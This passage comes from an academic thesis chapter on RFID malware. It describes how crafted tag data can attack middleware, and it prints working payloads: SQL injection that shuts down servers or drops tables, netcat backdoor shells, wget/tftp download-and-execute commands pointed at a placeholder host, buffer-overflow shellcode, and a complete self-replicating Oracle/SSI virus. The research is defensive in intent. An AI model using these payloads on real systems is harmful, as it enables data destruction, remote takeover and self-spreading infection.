have no means to coordinate the usage of so many technological tools and privacy enhancing technologies at once. The consumer would benefit from a having single unified platform that can leverage and coordinate all of these separate tools. Additionally some of the necessary functionality, like key management/transfer and dynamic security policies, still have not been developed yet for the realm of RFID, and a unified RFID-privacy platform (like the RFID Guardian) would provide a good starting point for implementing such functionality.

CHAPTER 4

RFID Malware

This chapter will demonstrate that the security breaches that RFID deployers dread most – RFID malware, RFID worms, and RFID viruses – are right around the corner. RFID attacks are currently conceived as properly formatted but fake RFID data; however no one expects an RFID tag to send a SQL injection attack or a buffer overflow. Unfortunately, the trust that RFID tag data receives is unfounded To prove our point, this chapter will describe the basic design principles of RFID malware. We will provide concrete examples for several target platforms, featuring a fully-illustrated specimen of a self-replicating RFID virus. Our main intention behind this chapter is to encourage RFID middleware designers to adopt safe programming practices.

4.1. ENABLING FACTORS FOR RFID MALWARE

RFID malware is a Pandora's box that has been gathering dust in the corner of our "smart" warehouses and homes. While the idea of RFID viruses has surely crossed people's minds, the desire to see RFID technology succeed has suppressed any serious consideration of the concept. Furthermore, RFID exploits have not yet appeared "in the wild" so people conveniently figure that the power constraints faced by RFID tags make RFID installations invulnerable to such attacks.

Unfortunately, this viewpoint is nothing more than wishful thinking. RFID installations have a number of characteristics that make them outstanding candidates for exploitation by malware:

1. **Lots of Source Code.** RFID tags have power constraints that inherently limit complexity, but the back-end RFID middleware systems may contain hundreds of thousands, if not millions of lines of source code. If the number of *software bugs* averages between 6-16 per 1,000 lines of code[14], RFID

middleware is likely to have lots of exploitable holes. In contrast, smaller "home-grown" RFID middleware systems will probably have fewer lines of code, but they will also most likely suffer from insufficient testing.

2. **Generic Protocols and Facilities.** Building on existing Internet infrastructure is a scalable, cost-effective manner to develop RFID middleware. However, adopting Internet protocols also causes RFID middleware to inherit additional baggage, like well-known security vulnerabilities. The EPCglobal network exemplifies this trend, by adopting the Domain Name System (DNS), Uniform Resource Identifiers (URIs), and Extensible Markup Language (XML).

3. **Back-End Databases.** The essence of RFID is automated data collection. However, the collected tag data must be stored and queried, to fulfill larger application purposes. Databases are thus a critical part of most RFID systems – a fact which is underscored by the involvement of traditional database vendors like SAP and Oracle with commercial RFID middleware development. The bad news is that databases are also susceptible to security breaches. Worse yet, they even have their own unique classes of attacks.

4. **High-Value Data.** RFID systems are an attractive target for computer criminals. RFID data may have a financial or personal character, and it is sometimes even important for national security (i.e. the data on digital passports.) Making the situation worse, RFID malware could conceivably cause more damage than normal computer-based malware. This is because RFID malware has real-world side effects: besides harming back-end IT systems, it is also likely to harm tagged real-world objects.

5. **False Sense of Security.** The majority of hack attacks exploit easy targets, and RFID systems are likely to be vulnerable because nobody expects RFID malware (yet); especially not in offline RFID systems. RFID middleware developers need to take measures to secure their systems (See Section 4.5), and we hope that this thesis will prompt them to do that.

4.2. RFID MALWARE OVERVIEW

This section will introduce the three main types of RFID malware: RFID exploits, RFID worms, and RFID viruses.

RFID Exploits RFID tags can directly exploit back-end RFID middleware. Skeptics might ask, "RFID tags are so resource limited that they cannot even protect

themselves (i.e.with cryptography) – so how could they ever launch an attack?" The truth, however, is that RFID middleware exploitation requires more ingenuity than resources. The manipulation of less than 1 Kbits of on-tag RFID data can exploit security holes in RFID middleware, subverting its security, and perhaps even compromising the entire computer, or the entire network!

When an RFID reader scans a tag, it expects to receive information in a predetermined format. However, an attacker could write carefully crafted data on an RFID tag, that is so unexpected that its processing corrupts the reader's back-end software. RFID exploits target specific system components, like databases, web interfaces, and glue-code (i.e. RFID reader APIs) using a host of hacking tools that include buffer overflows, code insertion, and SQL injection attacks. Malicious figures can conduct these attacks using low-cost RFID tags, contactless smart cards (more storage space allows more complex attacks), or resource rich RFID tag simulating devices (which are full-fledged computers).

RFID Worms A worm is a program that self-propagates across a network, exploiting security flaws in widely-used services. A worm is distinguishable from a virus in that a worm does not require any user activity to propagate[166]. Worms usually have a "payload," which performs activities ranging from deleting files, to sending information via email, to installing software patches. One of the most common payloads for a worm is to install a "backdoor" in the infected computer, which grants hackers easy return access to that computer system in the future.

An RFID worm propagates by exploiting security flaws in online RFID services. RFID worms do not necessarily require users to do anything (like scanning RFID tags) to propagate, although they will also happily spread via RFID tags, if given the opportunity.

RFID Viruses While RFID worms rely upon the presence of a network connection, a truly self-replicating RFID virus is fully self-sufficient; only an infected RFID tag is required to spread the viral attack.

Here are a few examples of how RFID viruses might spread:

1. A prankster creates an RFID tag with a virus and injects it into a cat or puts it under the cat's collar. He then goes to a vet or to the American Society for the Prevention of Cruelty to Animals (ASPCA) claiming that he has found a stray cat, and asks for a cat scan. Bingo, the database is infected. Since the vet or ASPCA uses this database when creating RFID tags for newly-found (or purchased) animals, these new tags may also be infected. When these tags are later scanned for whatever reason, that database is infected, and so on. Unlike a biological virus, which jumps from animal to animal,

the RFID virus spreads by jumping from animal to database to animal. The same transmission mechanism that applies to pets also applies to RFID-tagged livestock, (or Verichip-tagged clubgoers in Barcelona).

2. Some airports expedite baggage handling by using RFID tags in the labels attached to suitcases. Now consider a malicious traveler who places an infected RFID tag on a suitcase and checks it in. When the baggage-handling system's RFID reader scans the suitcase at a Y-junction in the conveyor-belt system to determine where to route it, the tag responds with a virus that infects the airport's baggage database. As a consequence, all RFID tags produced as new passengers check in later in the day may also be infected. If any of these infected bags transit another airport, they will be rescanned there, thus infecting a different airport. Within a day, hundreds of airport databases could be infected. But merely infectingother tags is the most benign case; an RFID virus could also carry a payload that inflicts further damage to the database, such as helping smugglers or terrorists to install backdoors, or hide their baggage from airline and government officials.

4.3. RFID MALWARE DESIGN PRINCIPLES

This section will illustrate the design principles of RFID malware, presenting the infection mechanisms and payloads that can target typically-architected RFID middleware systems.

4.3.1. RFID Middleware Architecture

Real-life RFID deployments employ a wide variety of physically distributed RFID readers, access gateways, management interfaces, and databases. To imitate this RFID *middleware architecture*, we created a modular test platform that is illustrated in Figure 4.1, which we have used to successfully attack multiple databases.

Our RFID Reader Interface consists of a Philips MIFARE/I.Code RFID reader, running on Windows XP. The RFID Reader Interface communicates with both ISO-15693 compatible Philips I.Code SLI tags and Philips MIFARE contactless smart cards. The WWW-based Management Interface runs Apache, Perl, and PHP, and the DB Gateway connects to the MySQL, Postgres, Oracle, and SQL Server databases.




Figure 4.1: RFID Malware Test Platform

4.3.2. RFID Exploits

This section will describe some of ways that RFID malware can exploit RFID middleware systems.

SQL Injection SQL injection is a type of traditional "hacking" attack that tricks a database into running SQL code that was not intended. Attackers have several objectives with SQL injection. First, they might want to "enumerate" (map out) the database structure. Then, the attackers might want to retrieve unauthorized data, or make equally unauthorized modifications or deletions.

RFID tag data storage limitations are not necessarily a problem for SQL injection attacks because it is possible to do quite a lot of harm in a very small amount of SQL[7]. For example, the injected command:

```
;shutdown–
```

will shut down a SQL server instance, using only 12 characters of input. Another nasty command is:

```
drop table <tablename>
```

which will delete the specified database table. Many databases also support IF/THEN constructs, which could destroy the database at a predetermined time, thus allowing the virus to first spread to other databases. RFID-based exploits can even

"steal" data from the database by copying it back to the offending RFID tag using an embedded SELECT query.

Databases also sometimes allow DB administrators to execute system commands. For example, Microsoft SQL Server executes commands using the 'xp_cmdshell' stored procedure. The attacker might use this to compromise the computer system, by emailing the system's shadow password file to a certain location. Just as with standard SQL injection attacks, if the DB is running as root, infected RFID tags could compromise an entire computer, or even the entire network!

Code Insertion Besides targeting databases, RFID malware can also target web-based components, like remote management interfaces or web-based database front-ends (like Oracle iSQL*Plus). Malicious code can be injected into an application by an attacker, using any number of scripting languages including VB-Script, CGI, Java, Javascript, PHP, and Perl. HTML insertion and Cross-Site Scripting (XSS) are common kinds of code insertion. One tell-tale sign of these attacks is the presence of the following special characters in input data:

< > " ' % ;) (& + -

To perform code insertion attacks, hackers usually first craft malicious URLs, followed by "social engineering" efforts to trick users into clicking on them[108]. When activated, these scripts will execute attacks ranging from cookie stealing, to WWW session hijacking, to even exploiting web browser vulnerabilities in an attempt to compromise the entire computer.

RFID tags with data written in a scripting language can perform code insertion attacks on back-end RFID middleware systems. If the RFID applications use web protocols to query back-end databases (as EPCglobal does), there is a chance that RFID middleware clients can interpret the scripting languages. If this is the case, then RFID middleware will be susceptible to the same code insertion problems as web browsers.

Client-side scripting exploits generally have limited consequences because web browsers have limited access to the host. However, an RFID-based Javascript exploit could still compromise a machine by directing the client's browser to a page containing malicious content, like an image containing the recently discovered WMF-bug[161]:

```
document.location='http://%ip%/exploit.wmf';
```

Server-side scripting, on the other hand, has obvious far-reaching consequences; it can execute payloads with the web server's permissions. Server-Side Includes (SSIs) can execute system commands like:

```
<!–#exec cmd="rm -Rf /"–>
```

These scripting-language payloads are activated when they are viewed by a web client (i.e. the WWW Management Interface).

Buffer Overflows Buffer overflows are one of the most common sources of security vulnerabilities in software. Found in both legacy and modern software, buffer overflows cost the software industry hundreds of millions of dollars per year. Buffer overflows have also played a prominent part in events of hacker legend and lore, including the Morris (1988), Code Red (2001), and SQL Slammer (2003) worms.

Buffer overflows usually arise as a consequence of the improper use of languages such as C or C++ that are not "memory-safe." Functions without bounds checking (strcpy, strlen, strcat, sprintf, gets), functions with null termination problems (strncpy, snprintf, strncat), and user-created functions with pointer bugs are notorious buffer overflow enablers[145].

The life of a buffer overflow begins when an attacker inputs data either directly (i.e. via user input) or indirectly (i.e. via environment variables). This input data is deliberately larger than the buffer, so it overwrites whatever else happens to come after the buffer in memory. Program control data (e.g. function return addresses) is often located in the memory areas adjacent to data buffers.

When a function's return address is overwritten, the program jumps to the wrong address upon returning. The attacker can then craft the input data such that the return address points to the data that caused the overflow in the first place, thus executing this code (either existing or customized shellcode).

Table 4.1 illustrates a real-life buffer overflow example that was implemented using a 2 Kbit Texas Instruments ISO-15693 compliant RFID tag.

In this example, the RFID middleware developer expects to receive 128 bytes (1 Kbits) from an RFID tag. The data is inserted into the following SQL query:

```
UPDATE ContainerContents SET OldContents= '<tag.data>' WHERE TagId ='<tag.id>'
```

As the tag data is at most 128 bytes and the tag id is as most 16 bytes, the programmer allocates a buffer of 256 bytes on the stack, which should be large enough to contain the query. However, an attacker shows up with a compatible 2 Kbits RFID tag, instead of the expected 1 Kbits RFID tag. The 256 byte buffer is already partially filled by the SQL query, so the data from the 2 Kbit tag proves sufficient to overflow the buffer and execute shell commands using the Microsoft C system() function, as demonstrated above.

Offset	Hex	ASCII
00	6154 6749 643D 2730 3132 3334 3536 3738	TagID='012345678
10	3941 4243 4445 4627 00?? ???? ???? ????	9ABCDEF'.....
enough data to fill up buffer, 192 bytes in this case		
E0	???? E0F4 1200 68EB F412 00E8 DD9E AC77	.....
F0	??73 6865 6C6C 2063 6F6D 6D61 6E64 7300	.shell commands\0

Offset	Hex	Description
E2	E0F4 1200	Return address. This is the current address +4, as we want to jump into the stack.
E6	68EB F412 00	Push 0x0012F4EB. This pushes the string starting at offset F0+2 onto the stack.
EB	E8 DD9E AC77	Call relative address 0x77AC9EDD, in this case the system function in msvcrt.dll, which implements the C-runtime.
F0	??	The contents of this byte are overwritten when the system function is invoked, so it should not contain any useful data.
F0+2	shell commands\0	The string that is passed to the system function. This string may extend until the end of the tag, as long as the 0-byte is present.

Table 4.1: RFID Buffer Overflow: Inserting Custom Code by Overflowing a 256 Byte Buffer

Payloads RFID buffer overflows can inject a variety of platform dependent shell-command payloads. Apart from obvious commands like *rm*, buffer-overflow injected system commands like *netcat* can be used to create *backdoors*. *netcat* listens on a TCP-port and prints the data that is received. This data can be passed to an instance of the shell, which causes commands to be executed, as demonstrated in the following example:

```
netcat -lp1234|sh
```

Another useful system utility is *screen*. This creates an instance of the shell and detaches it from its terminal, so that it runs as a daemon process. By combining this with the ability to execute remote shell commands, an attacker can construct a more advanced backdoor:

```
screen -dmS t bash -c"while [ true ]; do netcat -lp1234|sh;done"
```

This command runs in an infinite loop, which allows the attacker to connect to the backdoor multiple times. Another favorite is the *wget* utility, which downloads files from a web- or ftp-servers and stores them on the local filesystem. This utility can be leveraged to download and execute programs written by the attacker:

```
wget http://ip/myexploit -O /tmp/myexploit; chmod +x /tmp/myexploit; /tmp/myexploit
```

On Windows systems, *ftp* can be similarly used:

```
(echo anonymous & echo BIN & echo GET myexploit.exe & echo quit) > ftp.txt & ftp
-s:ftp.txt ip & myexploit
```

And so can *tftp* (with fewer characters):

```
tftp -i ip GET myexploit.exe & myexploit
```

4.3.3. RFID Worms

The *RFID worm* infection process begins when hackers (or infected machines) first discover RFID middleware servers to infect over the Internet. They use network-based exploits as a "carrier mechanism" to transmit themselves onto the target. One example are attacks against EPCglobal's Object Naming Service

(ONS) servers, which are susceptible to several common DNS attacks. (See [37] for more details.) These attacks can be automated, providing the propagation mechanism for an RFID worm.

RFID worms can also propagate via RFID tags. Worm-infected RFID middleware can "infect" RFID tags by overwriting their data with an on-tag exploit. This exploit causes new RFID middleware servers to download and execute a malicious file from a remote location. This file would then infect the RFID middleware server in the same manner as standard computer malware, thus launching a new instance of the RFID worm.

Here is an example of a SQL injection-based RFID worm payload that exploits Microsoft SQL Server:

```
; EXEC Master..xp_cmdshell 'tftp -i %ip% GET myexploit.exe & myexploit' –
```

This payload causes SQL Server to execute a system command that uses tftp (on Windows) to download and execute foreign malware.

In a similar vein, the following web-based RFID worm payload exploits the management interface, to self-replicate via server-side scripting:

```
<!–#exec cmd="wget http://%ip%/myexploit -O /tmp/myexploit; chmod +x /tmp/myexploit;
/tmp/myexploit" –>
```

RFID-based buffer overflows, as described earlier, can also exhibit worm-like behavior; they can leverage custom shellcode to download and execute malware from a foreign location.

4.3.4. RFID Viruses

This section will explain how to create a fully self-sufficient *RFID virus*; only an infected RFID tag is necessary to spread the viral attack.

Application Scenario

We will start off our RFID virus discussion by introducing a hypothetical but realistic application scenario:

A supermarket distribution center employs a *warehouse automation* system with reusable RFID-tagged containers. Typical system operation is as follows: a pallet of containers containing a raw product (i.e. fresh produce) passes by an RFID reader upon arrival in the distribution center. The reader identifies and displays the products' serial numbers, and it forwards the information to a corporate database. The containers are then emptied, washed, and refilled with a packaged version of the same (or perhaps a different) product. An RFID reader then updates

the container's RFID tag data to reflect the new cargo, and the refilled container is sent off to a local supermarket branch.

The RFID *middleware architecture* for this system is not very complicated. The RFID system has several RFID readers at the front-end, and a database at the back-end. The RFID tags on the containers are read/write, and their data describes the cargo that is stored in the container. The back-end RFID database also stores information about the incoming and outgoing containers' cargo. For the sake of our discussion, let us say that the back-end database contains a table called NewContainerContents:

TagID	ContainerContents
123	Apples
234	Pears

Table 4.2: NewContainerContents Table

This particular table lists the cargo contents for refilled containers. According to the table, the container with RFID tag #123 will be refilled with apples, and the container with RFID tag #234 will be refilled with pears.

Viral Self-Replication

One day a container arrives in the supermarket distribution center that is carrying a surprising payload. The container's RFID tag is infected with a computer virus. This particular RFID virus uses SQL injection to attack the back-end RFID middleware systems:

```
Contents=Raspberries;UPDATE NewContainerContents SET ContainerContents = Con-
tainerContents || ";[SQL Injection]";
```

The SQL injection attack is located after the semicolon. When executed, the SQL injection code concatenates the data of column 'ContainerContents' in table 'NewContainerContents with the complete SQL injection code.

The virus spreads as follows: When a new container arrives, the infected RFID tag is read by the RFID system. While reading the tag "data," the SQL injection code is unintentionally executed by the back-end middleware database. The SQL injection code is thus appended to the content descriptions of the containers being refilled. The data management system then proceeds to write these values into the data section of newly arrived (non-infected) RFID tags, after their respective containers' cargo is unpacked and refilled. The now-infected RFID tagged

containers are then sent on their way. The newly-infected tags then infect other establishments' RFID middleware, for those locations that happen to be running the same RFID middleware system. These RFID systems then infect other RFID tags, which infect other RFID systems, etc..

This all sounds good in theory, but the SQL injection part remains to be filled in. Drawing from our previous formulation:

```
[SQL Injection] = UPDATE NewContainerContents SET ContainerContents = Contain-
erContents || ";[SQL Injection]";
```

Self-Referential Commands This SQL injection statement is self-referential, and we need a way to get around this. Most databases have a command that will list the currently executing queries. This can be leveraged to fill in the self-referential part of the RFID virus. For example, this is such a command in Oracle:

```
SELECT SQL_TEXT FROM v$sql WHERE INSTR(SQL_TEXT,'")>0;
```

There are similar commands in Postgres, MySQL, Sybase, and other database programs. Filling in the "get current query" command, our total RFID viral code now looks like:[1]

```
Contents=Raspberries; UPDATE NewContainerContents SET ContainerContents= Con-
tainerContents || ';' || CHR(10) || (SELECT SQL_TEXT FROM v$sql WHERE INSTR
(SQL_TEXT,'")>0);
```

The self-reproductive capabilities of this RFID virus are now complete.

Quines An alternative manner of RFID viral self-reproduction is to use a SQL quine. A quine is a program that prints its own source code. Douglas R. Hofstadter coined the term 'quine' in his book 'Godel, Escher, Bach'[66], in honor of Willard van Orman Quine who first introduced the concept. A few basic principles apply when trying to write self-reproducing code. The most important principle is that quines consist of a "code" and "data" portion. The data portion represents the textual form of the quine. The code uses the data to print the code, and then uses the data to print the data. Hofstadter clarifies this by making the following analogy to cellular biology: the "code" of a quine is like a cell, and the "data" is the cell's DNA. The DNA contains all of the necessary information for cell replication.

[1]This RFID virus is specifically written to work with Oracle SQL*Plus. The CHR(10) is a linefeed, required for the query to execute properly.

However, when a cell uses the DNA to create a new cell, it also replicates the DNA itself.

Now that we understand what a quine is, we want to write one in SQL. Here is one example of a SQL quine (PostgreSQL)[71]:

```
SELECT substr(source,1,93) || chr(39) || source || chr(39) || substr(source,94) FROM
(SELECT 'SELECT substr(source,1,93) || chr(39) || source || chr(39) || substr(source,94)
FROM (SELECT ::text as source) q;'::text as source) q;
```

This SQL quine simply reproduces itself – and does nothing more.

Adding Payloads as Introns Self-replicating SQL code is purely a mental exercise until it does something functional. We would like to add viral "payloads" to the SQL quine, but we do not want to harm its self-reproductive ability. To achieve this, we can use *introns* which are pieces of quine data that are not used to output the quine code, but that are still copied when the data is written to the output. The term "intron" is a continuation of Hofstadter's analogy, who compared nonessential quine data with the portions of DNA that are not used to produce proteins. A quine's introns are reproduced along with a quine, but they are not necessary to the self-reproducing ability of the quine. Therefore, an intron can be modified without a reproductive penalty; making introns the perfect place to put RFID viral payloads.

Here is an example of a quine RFID virus that exploits MySQL:

```
%content%' WHERE TagId='%id%'; SET @a='UPDATE
ContainerContents SET NewContents=concat("'%content%"""
 WHERE TagId="""'%id%"""; SET @a="', QUOTE(@a),"'; ",
@a); %payload%; --'; UPDATE ContainerContents SET
NewContents=concat('%content%" WHERE TagId="'%id%"';
SET @a=', QUOTE(@a), '; ', @a); %payload%; --
```

This quine RFID virus stores its source code using DB variables. However, not every database provides variables; for example, a quine virus targeting PostgreSQL must use DB functions to store its code instead.

We have written RFID quine viruses that successfully infect MySQL, SQL Server, PostgreSQL, and Oracle iSQL*Plus. Prerequisites for quine viruses to work include: multiple SQL query execution, the ability to use comments, and not escaping special characters. Quine viruses also support payloads such as client- and server-side scripting, and system commands. The disadvantage of quine viruses is their large size; they require RFID tags with larger memories (e.g. 4 Kbit memories), as opposed to the cheaper ($<$1024 bits) RFID tags. (For reference, the quine RFID virus just demonstrated has 307 characters, requiring 2194 bits of RFID data storage.)

Polymorphic RFID Viruses A *polymorphic virus* is a virus that changes its binary signature every time it replicates, hindering detection by antivirus programs.

We can use *multiquines* to create polymorphic RFID viruses. A multiquine is a set of programs that print their own source code, unless given particular inputs, which cause the programs to print the code of another program in the set[102]. Multiquines work using introns; the intron of a first program represents the code of a second program, and the intron of the second program represents the code of the first. Multiquine polymorphic RFID viruses work in the same way: when the virus is passed a particular parameter, it produces a representation of the second virus; and vice-versa. The varying parameter could be a timestamp, or some quality of the RFID back-end database that is currently being infected.

To make the virus truly undetectable by antiviral signature matching, encryption would also be necessary to obscure the RFID virus' code portion. Amazingly enough, David Madore has already demonstrated this possibility – he wrote a quine (in C) that stores its own code enciphered with the blowfish cryptographic algorithm in its data[102]. Unfortunately, this quine is sufficiently large that it no longer reasonably fits on a contactless smart card. However, it does serve as a remarkable example of what can be achieved using a hearty dose of brain-power and fully self-reproducing code!

Optimizations

The RFID viruses just described have considerable room for improvement. This section will introduce optimizations for increasing viral stealth and generality.

Increased Stealth The RFID viruses are not very stealthy. The SQL injection attack makes obvious changes to the database tables, which can be casually spotted by a database administrator.

To solve this problem, RFID viruses can hide the modifications they make. For example, the SQL injection payload could create and use stored procedures to infect RFID tags, while leaving the database tables unmodified. Since DB administrators do not examine stored procedure code as frequently as they examine table data, it is likely to take them longer to notice the infection. However, the disadvantage of using stored procedures is that each brand of database has its own built-in programming language. So the resulting virus will be reasonably database-specific.

On the other hand, stealth might not even be that important for RFID viruses. A database administrator might spot and fix the viral infection, but the damage has already been done if even a single infected RFID-tagged container has left the premises.

Increased Generality Another problem with our RFID viruses is that they rely upon a certain underlying database structure, thus limiting the virus' reproductive ability to a specific middleware configuration. An improvement would be to create a more generic viral reproductive mechanism, which can potentially infect a wider variety of RFID deployments.

One way to create a more generic RFID virus is to eliminate the name of the table and columns from the reproductive mechanism. The SQL injection attack could instead append data to the multiple tables and columns that happen to be present. The downside of this approach is that it is difficult to control – if data is accidentally appended to the TagID column, the virus will not even reproduce anymore.

4.4. DETAILED EXAMPLE: ORACLE/SSI VIRUS

Yogi Berra once said, "In theory there is no difference between theory and practice. In practice there is." For that reason, we have implemented our RFID malware ideas, to test them for their real-world applicability.

Figure 4.2: The World's First Virally-Infected RFID Tag

This section will give a detailed description of an RFID virus implementation that specifically targets Oracle and Apache *Server-Side Includes* (SSIs). This RFID virus combines self-replication with a malicious payload, and the virus leverages both SQL and script injection attacks. It is also small enough to fit on a low-cost RFID tag, with only 127 characters.

4.4.1. Back-End Architecture

For the back-end architecture, we used our modular test platform which was described earlier in Figure 4.1. To test Oracle-specific viral functionality, we used a Windows machine running the Oracle 10g database alongside a Philips I.Code/MIFARE RFID reader (with I.Code SLI tags). We also used a Linux machine running the Management Interface (PHP on Apache) and the DB Gateway (CGI executable w/ OCI library, version 10).

A virus is meaningless without a target application, so we chose to continue the supermarket distribution center scenario from Section 4.3.4. Our Oracle database is thus configured as follows:

```
CREATE TABLE ContainerContents (
   TagID          VARCHAR(16),
   OldContents    VARCHAR(128),
   NewContents    VARCHAR(128)
);
```

As before, the TagID is the 8-byte RFID tag UID (hex-encoded), and the OldContents column represents the "known" contents of the container, containing the last data value read from the RFID tag. Additionally, the NewContents column represents the refilled cargo contents that still need to be written to the RFID tag. If no update is available, this column will be NULL, and RFID tag data will not be rewritten. A typical view of the ContainerContents is provided in Table 4.3.

TagID	OldContents	NewContents
123	Apples	Oranges
234	Pears	

Table 4.3: ContainerContents Table

4.4.2. The Virus

The following Oracle/SSI virus uses SQL injection to infect the database:

```
Apples',NewContents=(select SUBSTR(SQL_TEXT,43,127)FROM v$sql WHERE INSTR
(SQL_TEXT,'<!–#exec cmd="netcat -lp1234|sh"–>')>0)–
```

Self-replication works in a similar fashion as demonstrated earlier, by utilizing the currently executing query:

```
SELECT SUBSTR(SQL_TEXT,43,127)FROM v$sql WHERE INSTR( SQL_TEXT,
...payload...)>0)
```

However, this virus also has a bonus compared to the previous one–it has a payload.

```
<!–#exec cmd="netcat -lp1234|sh"–>
```

When this Server-Side Include (SSI) is activated by the Management Interface, it executes the system command 'netcat', which opens a backdoor. The backdoor is a remote command shell on port 1234, which lasts for the duration of the SSI execution.

4.4.3. Database Infection

When an RFID tag (infected or not-infected) arrives, the RFID Reader Interface reads the tag's ID and data, and these values are stored appropriately. The RFID Reader Interface then constructs queries, which are sent to the Oracle DB via the OCI library. The OldContents column is updated with the newly read tag data, using the following query:

```
UPDATE ContainerContents SET OldContents='tag.data' WHERE TagId='tag.id';
```

Unexpectedly, the virus exploits the UPDATE query:

```
UPDATE ContainerContents SET OldContents='Apples', NewContents=(select SUBSTR
(SQL_TEXT,43,127)FROM v$sql WHERE INSTR(SQL_TEXT,'<!–#exec cmd="netcat -lp1234|
sh"–>')>0)–'WHERE TagId='123'
```

This results in two changes to the DB: the OldContents column is overwritten with 'Apples', and the NewContents column is overwritten with a copy of the virus. Because the two dashes at the end of the virus comment out the original WHERE clause, these changes occur in every row of the database. Table 4.4 illustrates what the database table now looks like.

TagID	OldContents	NewContents
123	Apples	Apples',NewContents=(select SUBSTR(SQL_TEXT,43,127) FROM v$sql WHERE INSTR(SQL_TEXT,'<!−−#exec cmd="netcat -lp1234|sh"−− >')>0)−−
234	Apples	Apples',NewContents=(select SUBSTR(SQL_TEXT,43,127) FROM v$sql WHERE INSTR(SQL_TEXT,'<!−−#exec cmd="netcat -lp1234|sh"−− >')>0)−−

Table 4.4: Infected ContainerContents Table

4.4.4. Payload Activation

The Management Interface polls the database for current tag data, with the purpose of displaying the OldContents and NewContents columns in a web browser. When the browser loads the virus (from NewContents), it unintentionally activates the Server-Side Include, which causes a backdoor to briefly open on port 1234 of the web server. The attacker now has a command shell on the Management Interface machine, which has the permissions of the Apache web server. The attacker can then use netcat to further compromise the Management Interface host, and may even compromise the back-end DBs by modifying and issuing unrestricted queries through the web interface.

4.4.5. Infection of New Tags

After the database is infected, new (uninfected) tags will eventually arrive at the RFID system. NewContents data is written to these newly arriving RFID tags, using the following query:

```
SELECT NewContents FROM ContainerContents WHERE TagId='tag.id';
```

If NewContents happens to contain viral code, then this is exactly what gets written to the RFID tags. Data written to the RFID tag is then erased by the system, resulting in the removal of the virus from the NewContents column. So in order for the virus to perpetuate, at least one SSI must be executed before all NewContents rows are erased. (But most RFID systems have lots of tags, so this should not be a serious problem.)

4.5. DISCUSSION

Once we were convinced of the feasibility of RFID malware and viruses, we started "porting" our RFID malware to a variety of different platforms. These efforts were met with moderate but not unqualified success. The results are summarized in Table 4.5.

We learned that some RFID middleware components are more susceptible to RFID malware attacks than others. The WWW management interface was a large source of vulnerabilities; upon script exploitation, the compromised Apache web server allowed unauthorized system commands, manipulation of the back-end RFID middleware databases, and further propagation via RFID worm activity.

The RFID reader's C code offered the fewest possibilities for exploitation. We wrote an RFID-based buffer overflow, (described in Section 4.3.2), but it lacked

		RFID Reader	WWW Management	Oracle		SQL Server	PostgreSQL	MySQL
				OCI10	iSQL*Plus			
Exploits	SQL injection (single query)			✓	✓	✓	✓	✓
	SQL injection (multiple query)				✓	✓	✓	✓(N)
	Code insertion		✓					
	Buffer overflows	✓						
Worms		✓	✓			✓		
Viruses	Self-referencing commands			✓(A)	✓(A)			
	Quines				✓(C)	✓(C)	✓(C)	✓(C,N)
Payloads	SQL commands		✓		✓	✓	✓	✓(N)
	XSS / SSI		✓	✓	✓	✓	✓	✓
	System Commands	✓	✓			✓(A)		

✓ = Successfully implemented, A = Requires administrator privileges, N = Requires nonstandard configuration, C = Requires contactless smartcard

Table 4.5: Summary of Attacks against RFID Middleware

any generality because the return address only matched identically compiled versions of the RFID reader program.

The databases held up against RFID malware attacks in varying degrees. MySQL proved to be the most RFID malware-resistant DB, while Microsoft SQL Server and Oracle iSQL*Plus suffered from the most attack/payload permutations. Here are some factors that influenced the various DBs' susceptibility to RFID malware:

- **Single vs. multiple query SQL injection.**

  RFID exploits could perform single-query SQL injection on every database, enabling the injection of web-scripting payloads. However, multiple-query SQL injection exploits were less successful; Oracle OCI10 and MySQL were able to protect against them, thus preventing the injection of SQL payloads.

- **Self-replication issues.**

  Using self-referencing commands for RFID viral self-replication only worked under certain circumstances. For example, MySQL's "SHOW FULL PROCESSLIST" command will not return a useable result set outside the C API, and PostgreSQL has a "reporting delay" which results in the current_query being specified as '<IDLE>'. On the other hand, utilizing the currently executing query is not a problem with all databases – "SELECT SUBSTR(SQL_TEXT, 43,127)FROM v$sql WHERE INSTR(SQL_TEXT, %payload%)>0)" works just fine with Oracle (assuming administrator privileges).

- **Protected system commands.**

  The RFID malware usually failed to execute system commands directly via the databases. SQL Server allowed it (assuming administrator privileges),

but the rest of the databases (Oracle, MySQL, PostgreSQL) wisely restrict the use of system commands for SQL queries. Unfortunately, the WWW management interface was the weakest link; by injecting SSIs, RFID exploits could still execute system commands (on the Apache machine) courtesy of every database platform.

4.5.1. Space Considerations

Perhaps unsurprisingly, space constraints were the main limiting factor for implementing RFID malware on every platform. In general, code injection RFID exploits required the least amount of space, and quine-based RFID viruses required the most space (most were too large to fit on our test RFID tags – only a minimal MySQL quine virus fit.) The RFID buffer overflows (as we implemented them) varied with the size of the buffer that was being exploited.

Our test Philips I.Code SLI tag has 28 blocks of 8-digit (4 byte) hex numbers for a total of 896 bits of data. Using ASCII (7-bit) encoding, 128 characters will fit on a single RFID tag. Our earlier demonstrated Oracle/SSI virus was 127 characters; but this small size required tradeoffs. We had to shorten the Oracle "get current query" code to the point that the replication works erratically when two infected RFID tags are read simultaneously. However, it is worth keeping in mind that as RFID technology improves over time, low-cost tags will have more bits and thus be able to support increasingly complex RFID viruses.

Another solution is to use high-cost RFID tags with larger capacities (i.e. contactless smart cards). For example, the MIFARE DESFire SAM contactless smart card has 72 kBits of storage (~10,000 characters w/ 7-bit ASCII encoding). However, this has the disadvantage that it will only work in certain application scenarios that permit the use of more expensive tags.

